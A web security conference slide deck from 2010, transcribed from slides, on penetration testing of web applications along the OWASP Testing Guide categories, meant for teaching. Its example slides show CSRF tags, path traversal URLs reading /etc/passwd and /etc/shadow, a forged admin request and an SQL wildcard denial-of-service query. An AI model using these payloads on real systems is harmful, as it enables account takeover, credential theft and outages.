Pentest as verification of the security level in Web Applications

Vicente Aguilera Díaz
vaguilera@isecauditors.com
Internet Security Auditors

Madrid, 16th-18th of November 2010

Pentest as verification of the security level in Web Applications

- Who am I?
  - Vicente Aguilera Díaz
  - CISA, CISSP, CSSLP, ITIL, CEH|I, ECSP|I, OPSA, OPST
  - Director of the Audit Department at Internet Security Auditors
  - OWASP Spain Chapter Leader
  - Member of the Technical Advisory Board of the “RedSeguridad” magazine
  - Contributor in open-source projects related with App. Security
  - Speaker at security conferences
  - Co-chair of IBWAS (Ibero-American WebAppSec) Conferences
  - Publication of several vulnerabilities and papers in specialized media

Pentest as verification of the security level in Web Applications

- Agenda
  1. Current investment in IT security
  2. Disciplines to create secure software
  3. Pentest in web applications
  4. Conclusions and recommendations
  5. References

Pentest as verification of the security level in Web Applications

1. Current investment in IT security

Pentest as verification of the security level in Web Applications

1. Current investment in IT security

- The bulk of current investment in IT security relies on:

  infraestructure or application ?

Pentest as verification of the security level in Web Applications

1. Current investment in IT security


- According to Gartner[1], 90% is dedicated to classical perimeter security (firewalls)
- This fact is illogical if we think in terms of:
  - IT budget (network, host, applications, data)
  - Current threats and security risks

[1] http://www.continuitycentral.com/feature0555.htm

Pentest as verification of the security level in Web Applications

1. Current investment in IT security

- Target of attacks




Areas of the compromised systems exploited.

Source: UK Security Breach Investigations Report 2010 (7safe)

Pentest as verification of the security level in Web Applications

1. Current investment in IT security

- Industries represented by percent of breaches



Source: 2009 Data Breach Investigations Report (Verizon Business RISK Team)

Pentest as verification of the security level in Web Applications

1. Current investment in IT security

- Conclusions
  - Most attackers (80%[2]) are externals
  - Usually the attacker has an economic objective
  - The business is in the web
  - Traditional security systems do not provide application level protection
  - Is necessary to incorporate the security in the SDLC, but also… the balance should be balanced!

[2] UK Security Breach Investigations Report 2010 (7safe)

Pentest as verification of the security level in Web Applications

2. Disciplines to create secure software

Pentest as verification of the security level in Web Applications

2. Disciplines to create secure software

- The software is easy to be criticize
- Secure software
  - Design, build and **test** the software for security
  - Continues to run properly under attack
  - Designed with failure in mind
  - It requieres knowledge and discipline
  - It is still in its infancy
  - Breaking something is easier to design it so it is not broken
- Security is not a luxury, but a necessity

Pentest as verification of the security level in Web Applications


2. Disciplines to create secure software

- Why is now more important to create secure software?
  - Connectivity
  - Complexity
  - Extensibility
- And there are mandatory standards!

Pentest as verification of the security level in Web Applications

2. Disciplines to create secure software

- Generic SDLC Model
  - What security activities we can / should add?



Pentest as verification of the security level in Web Applications

2. Disciplines to create secure software

- Secure SDLC
  - SDLC based on security principles
  - There is no single formula for all organizations
  - Require involving the following factors:
    - People
    - Processes
    - Technology

Pentest as verification of the security level in Web Applications

2. Disciplines to create secure software

- Best practices
  - Microsoft SDL (Secure Development Lifecycle)
  - OWASP CLASP (Comprehensive, Lightweight Application Security Process)
  - Cigital Software Security Touchpoints
  - OWASP OpenSAMM (Software Assurance Maturity Model)
  - BSIMM (Building Security In Maturity Model)
  - SSE CMM (Secure Software Engineering Capability Maturity Model)

Pentest as verification of the security level in Web Applications

2. Disciplines to create secure software

- Benefits of adopting a formal and structured methodology:
  - Allow to understand and implement the best practices used today and take advantage of the experience of its implementation in other organizations.
  - Provide a way to assess the state of an organization, and prioritize changes.
  - Provide a way to build a balanced software security assurance program in well-defined iterations.
  - Allow to define and measure security-related activities.
  - Allow to demonstrate concrete improvements to a security assurance program.

Pentest as verification of the security level in Web Applications

3. Pentest in Web Applications

Pentest as verification of the security level in Web Applications

3. Pentest in Web Applications

- What is testing?
  - Comparison of the state of something with a set of criteria
- Why do it?
  - Identify gap between organizational practices and best industry practices
- When would you do?
  - Throughout the SDLC
- What should be included in the testing?
  - The three factors: people, process and technology

Pentest as verification of the security level in Web Applications

3. Pentest in Web Applications

- Principles of testing
  - There is no silver bullet
  - Understand the subject
  - Think strategically, not tactically
  - Document the test results
  - The devil is in the details
  - Use source code when available
  - Test early and test often
  - Understand the scope of security
  - Develop the right mindset
  - The SDLC is the king
  - Develop metrics
  - Use the right tools

Pentest as verification of the security level in Web Applications

3. Pentest in Web Applications

- Description:
  - Method of assessing the security of an application by simulating an attack
- Objective:
  - Evaluate the security level of an application
- Considerations:
  - Think like an attacker
  - Be creative
  - Automated tools are insufficient

Pentest as verification of the security level in Web Applications


3. Pentest in Web Applications

- The tests are divided into two phases:
  - Passive mode
    - Gathering information
    - Understanding the business logic
    - Identification of attack vectors
  - Active mode
    - Execution of security tests based on a methodology
- Baseline methodology:
  - OWASP Testing Guide

Pentest as verification of the security level in Web Applications

3. Pentest in Web Applications

- OWASP Testing Guide v3.0
  - Is a book: 349 pages!
  - Free
  - A large number of contributors
  - Exhaustive tests
  - Cover the entire SDLC
  - Evolves
  - Translated to different languages
- OWASP Testing Guide v4.0
  - Mid January 2011



Pentest as verification of the security level in Web Applications

3. Pentest in Web Applications

- OWASP Testing Guide v3.0
  - The tests are classified into the following categories:
    - Information Gathering
    - Configuration Management
    - Authentication
    - Session Management
    - Authorization
    - Business Logic
    - Data Validation
    - Denial of Service
    - Web Services
    - AJAX

Pentest as verification of the security level in Web Applications

3. Pentest in Web Applications

- OWASP Testing Guide v3.0 – **Information Gathering**
  - Focused on collecting as much information as possible about a target application.
  - Tests:
    - Spiders, robots and crawlers
    - Search engine discovery/reconnaissance
    - Identify application entry points
    - Web Application fingerprint
    - Application discovery
    - Analysis of error codes


Pentest as verification of the security level in Web Applications

3. Pentest in Web Applications

- OWASP Testing Guide v3.0 – **Information Gathering**
  - Examples:

```
# /robots.txt for [redacted]
User-agent: *
Sitemap: http://[redacted]-sitemap.xml
Sitemap: http://[redacted]

Disallow: /ada/
Disallow: /admin/
Disallow: /beehive/
Disallow: /Bi_Weekly_MetricsDashboard/
Disallow: /broadband/
Disallow: /corporate/press/html/
Disallow: /lang/de/crmondemand/admin/
Disallow: /lang/nl/crmondemand/admin/
Disallow: /lang/es/crmondemand/admin/
Disallow: /lang/mx/crmondemand/admin/
Disallow: /lang/fr/crmondemand/admin/
Disallow: /lang/it/crmondemand/admin/
Disallow: /lang/jp/crmondemand/admin/
Disallow: /lang/pt/crmondemand/admin/
Disallow: /customers/image3/
Disallow: /database/db-security.html
Disallow: /database/advanced-security/
Disallow: /database/audit-vault/
Disallow: /database/database-vault/
Disallow: /database/label-security/
Disallow: /database/security/
Disallow: /dm/
```




```
HTTP/1.1 200 OK
Date: Wed, 11 Aug 2010 10:10:01 GMT
Server: Apache/1.3.34 (Ubuntu) mod_spy/1.3.21 mod_python/2.7.11 Python/2.4.3 PHP/4.4.2-1.1 mod_perl/1.29
X-Powered-By: PHP/4.4.2-1.1
```

Pentest as verification of the security level in Web Applications

3. Pentest in Web Applications

- OWASP Testing Guide v3.0 – **Configuration management**
  - Focused on the analysis of the infraestructure and topology architecture.
  - Tests:
    - SSL/TLS
    - HTTP Methods and XST
    - DB Listener
    - Infraestructure configuration management
    - Application configuration management
    - File Extensions Handling
    - Old, backup and unreferenced files
    - Infraestructure and application admin interfaces

Pentest as verification of the security level in Web Applications

3. Pentest in Web Applications

- OWASP Testing Guide v3.0 – **Configuration Management**
  - Examples:

```
HTTP/1.1 200 OK
Allow: OPTIONS, TRACE, GET, HEAD
Content-Length: 0
Server: Microsoft-IIS/6.0
Public: OPTIONS, TRACE,
MS-Author-Via: MS-FP/4.0
MicrosoftOfficeWebServer
X-Powered-By: ASP.NET
```

```
PORT     STATE    SERVICE
3306/tcp open     mysql
```

SSL Test Results

OpenSSL Cipher Name	Cipher Description	Cipher Strength	Exportable?	https://www
NULL-MD5	Key Exchange: None; Authentication: None; Encryption: None; MAC: MD5	No Security	☑	☐
NULL-SHA	Key Exchange: None; Authentication: None; Encryption: None); MAC: SHA1	No Security	☑	☐
EXP-DES-CBC-SHA	Key Exchange: RSA(512); Authentication: RSA; Encryption: DES(40); MAC: SHA1	Weak Security	☑	☐
EXP-RC2-CBC-MD5	Key Exchange: RSA(512); Authentication: RSA; Encryption: RC2(40); MAC: MD5	Weak Security	☑	☐
EXP-RC4-MD5	Key Exchange: RSA(512); Authentication: RSA; Encryption: RC4(40); MAC: MD5	Weak Security	☑	☐
EXP1024-DHE-DSS-DES-CBC-SHA	Key Exchange: EDH (EXPORT - 1024); Authentication: DSS; Encryption: DES(56); MAC: SHA1	Weak Security	☑	☐
EXP1024-DHE-DSS-RC4-SHA	Key Exchange: EDH (EXPORT - 1024); Authentication: DSS; Encryption: RC4(56); MAC: SHA1	Weak Security	☑	☐
EXP1024-DES-CBC-SHA	Key Exchange: RSA (EXPORT - 1024); Authentication: RSA; Encryption: DES(56); MAC: SHA1	Weak Security	☑	☐
EXP1024-RC4-SHA	Key Exchange: RSA (EXPORT - 1024); Authentication: RSA; Encryption: RC4(56); MAC: MD5	Weak Security	☑	☐
DES-CBC-SHA	Key Exchange: RSA; Authentication: RSA; Encryption: DES(56); MAC: SHA1	Weak Security	☐	☐
ADH-AES128-SHA	Key Exchange: ADH; Authentication: RSA; Encryption: AES(128); MAC: SHA1	Weak Security	☐	☐
ADH-AES256-SHA	Key Exchange: ADH; Authentication: RSA; Encryption: DES(256); MAC: SHA1	Weak Security	☐	☐
DH-DSS-AES128-SHA	Key Exchange: DH; Authentication: DSS; Encryption: AES(128); MAC: SHA1	Strong Security	☐	☐
DH-RSA-AES128-SHA	Key Exchange: DH; Authentication: RSA; Encryption: AES(128); MAC: SHA1	Strong Security	☐	☐
DHE-DSS-RC4-SHA	Key Exchange: EDH; Authentication: DSS; Encryption: RC4(128); MAC: SHA1	Strong Security	☐	☐
DHE-DSS-AES128-SHA	Key Exchange: EDH; Authentication: DSS; Encryption: AES(128); MAC: SHA1	Strong Security	☐	☐
DHE-RSA-AES128-SHA	Key Exchange: EDH; Authentication: RSA; Encryption: AES(128); MAC: SHA1	Strong Security	☐	☐
RC4-MD5	Key Exchange: RSA; Authentication: RSA; Encryption: RC4(128); MAC: MD5	Strong Security	☐	☐
RC4-SHA	Key Exchange: RSA; Authentication: RSA; Encryption: RC4(128); MAC: SHA1	Strong Security	☐	☐
AES128-SHA	Key Exchange: RSA; Authentication: RSA; Encryption: AES(128); MAC: SHA1	Strong Security	☐	☐
DES-CBC3-SHA	Key Exchange: RSA; Authentication: RSA; Encryption: 3DES(128); MAC: SHA1	Strong Security	☐	☐
DH-DSS-AES256-SHA	Key Exchange: DH; Authentication: DSS; Encryption: AES(256); MAC: SHA1	Excellent Security	☐	☐
DH-RSA-AES256-SHA	Key Exchange: DH; Authentication: RSA; Encryption: AES(256); MAC: SHA1	Excellent Security	☐	☐
DHE-DSS-AES256-SHA	Key Exchange: EDH; Authentication: DSS; Encryption: AES(256); MAC: SHA1	Excellent Security	☐	☐
DHE-RSA-AES256-SHA	Key Exchange: EDH; Authentication: RSA; Encryption: AES(256); MAC: SHA1	Excellent Security	☐	☐

```
<!-- <a href="uploadfile.jsp">Upload a document to the server</a> -->
<!-- Link removed while bugs in uploadfile.jsp are fixed -->
```

Pentest as verification of the security level in Web Applications

3. Pentest in Web Applications

- OWASP Testing Guide v3.0 – **Authentication**
  - Analysis of the authentication process and using this information to circumvent the authentication mechanism
  - Tests:
    - Logout and browser cache
    - Guessable user account
    - Brute force and CAPTCHA
    - Bypassing the auth schema
    - Remember password and pwd reset
    - Multiple factors authentication
    - Credentials transport over an encrypted channel
    - User enumeration
    - Race conditions

Pentest as verification of the security level in Web Applications

3. Pentest in Web Applications

- OWASP Testing Guide v3.0 – **Authentication**
  - Examples:

Pentest as verification of the security level in Web Applications

3. Pentest in Web Applications

- OWASP Testing Guide v3.0 – **Session Management**
  - Focused on the way in wich the webapp maintains the state and control the user-interaction with the site.
  - Tests:
    - Session management schema
    - Cookies atributes
    - Session fixation
    - Exposed session variables
    - Cross Site Request Forgery (CSRF)

Pentest as verification of the security level in Web Applications

3. Pentest in Web Applications

- OWASP Testing Guide v3.0 – **Session Management**
  - Examples

```
<img src="https://www.google.com/accounts/UpdatePasswd?service=mail&hl=en&group1=OldPasswd
&OldPasswd=PASSWORD2&Passwd=abc123&PasswdAgain=abc123&p=&save=Save">
```

```
Set-Cookie: S=blogger=Vm1AtuzBn9gybWeAeYss7w; Domain=.example.com; Path=/; HttpOnly; Secure
```

```
POST http://owaspapp.com/login.asp HTTP/1.1
Host: owaspapp.com
...
Content-Length: 34

Login=Username&password=Password&SessionID=AXFGD000332xd67DFF012345678
```

```
http://owaspapp.com/login.asp?Login=Username&password=Password&SessionID=AXFGD000332xd67DFF012345678
```

Pentest as verification of the security level in Web Applications

3. Pentest in Web Applications

- OWASP Testing Guide v3.0 – **Authorization**
  - Analysis of the authorization process and using this information to circumvent the authorization mechanism
  - Tests:
    - Path traversal
    - Bypassing authorization schema
    - Privilege escalation

Pentest as verification of the security level in Web Applications

3. Pentest in Web Applications

- OWASP Testing Guide v3.0 – **Authorization**
  - Examples:

```
http://some_site.com.br/get-files?file=../../../../some dir/some file
http://some_site.com.br/../../../../etc/shadow
http://some_site.com.br/get-files?file=../../../../etc/passwd
```

```
Non-administrative user:
------------------------

POST /admin/addUser.jsp HTTP/1.1
Host: www.example.com
...

userID=fakeuser&role=3&group=grp001
```

```
...
<form  name="autoriz" method="POST" action = "visual.jsp">
<input type="hidden" name="profilo" value="SistemiInf1">
<body onload="document.forms.autoriz.submit()">
...
```

SistemInf5

Pentest as verification of the security level in Web Applications


3. Pentest in Web Applications

- OWASP Testing Guide v3.0 – **Business logic**
  - Analysis of business rules and workflows based on the ordered tasks of passing documents or data from one participant to another
  - Tests:
    - Business logic

Pentest as verification of the security level in Web Applications

3. Pentest in Web Applications

- OWASP Testing Guide v3.0 – **Business logic**
  - Examples:



Pentest as verification of the security level in Web Applications


3. Pentest in Web Applications


- OWASP Testing Guide v3.0 – **Data validation**
  - Analysis of all the possible forms of input to understand if the application sufficiently validates input data before using it.
  - Tests:
    - XSS and Cross Site Flashing
    - SQL/LDAP/ORM/XML/XPATH/IMAP/SMTP Injection
    - Code/Command Injection
    - Buffer overflow
    - Incubated vulnerabilities
    - HTTP Splitting/Smuggling


Pentest as verification of the security level in Web Applications

3. Pentest in Web Applications

- OWASP Testing Guide v3.0 – **Data validation**
  - Examples:







Pentest as verification of the security level in Web Applications

3. Pentest in Web Applications

- OWASP Testing Guide v3.0 – **Denial of service**
  - Focused on application layer attacks against availability that can be launched by just one malicious user on a single machine
  - Tests:
    - Failure to release resources
    - Locking customer accounts
    - Storing too much data in session
    - User specified object allocation
    - User input as a loop counter
    - Writing user provided data to disk
    - Buffer overflows
    - SQL wildcard attacks

Pentest as verification of the security level in Web Applications

3. Pentest in Web Applications


- OWASP Testing Guide v3.0 – **Denial of service**
  - Examples:


```
Standard request:

SELECT * FROM Article WHERE Content LIKE '%foo%'

Malicious request:

SELECT * FROM Article WHERE Content LIKE '%_[^!_%/%a?F%_D)_(F%)_%([)({}%){()}£$&N%_)$*£()$*R"_)][%](%[x])%a][$*"£$-9]_%'
```





Pentest as verification of the security level in Web Applications

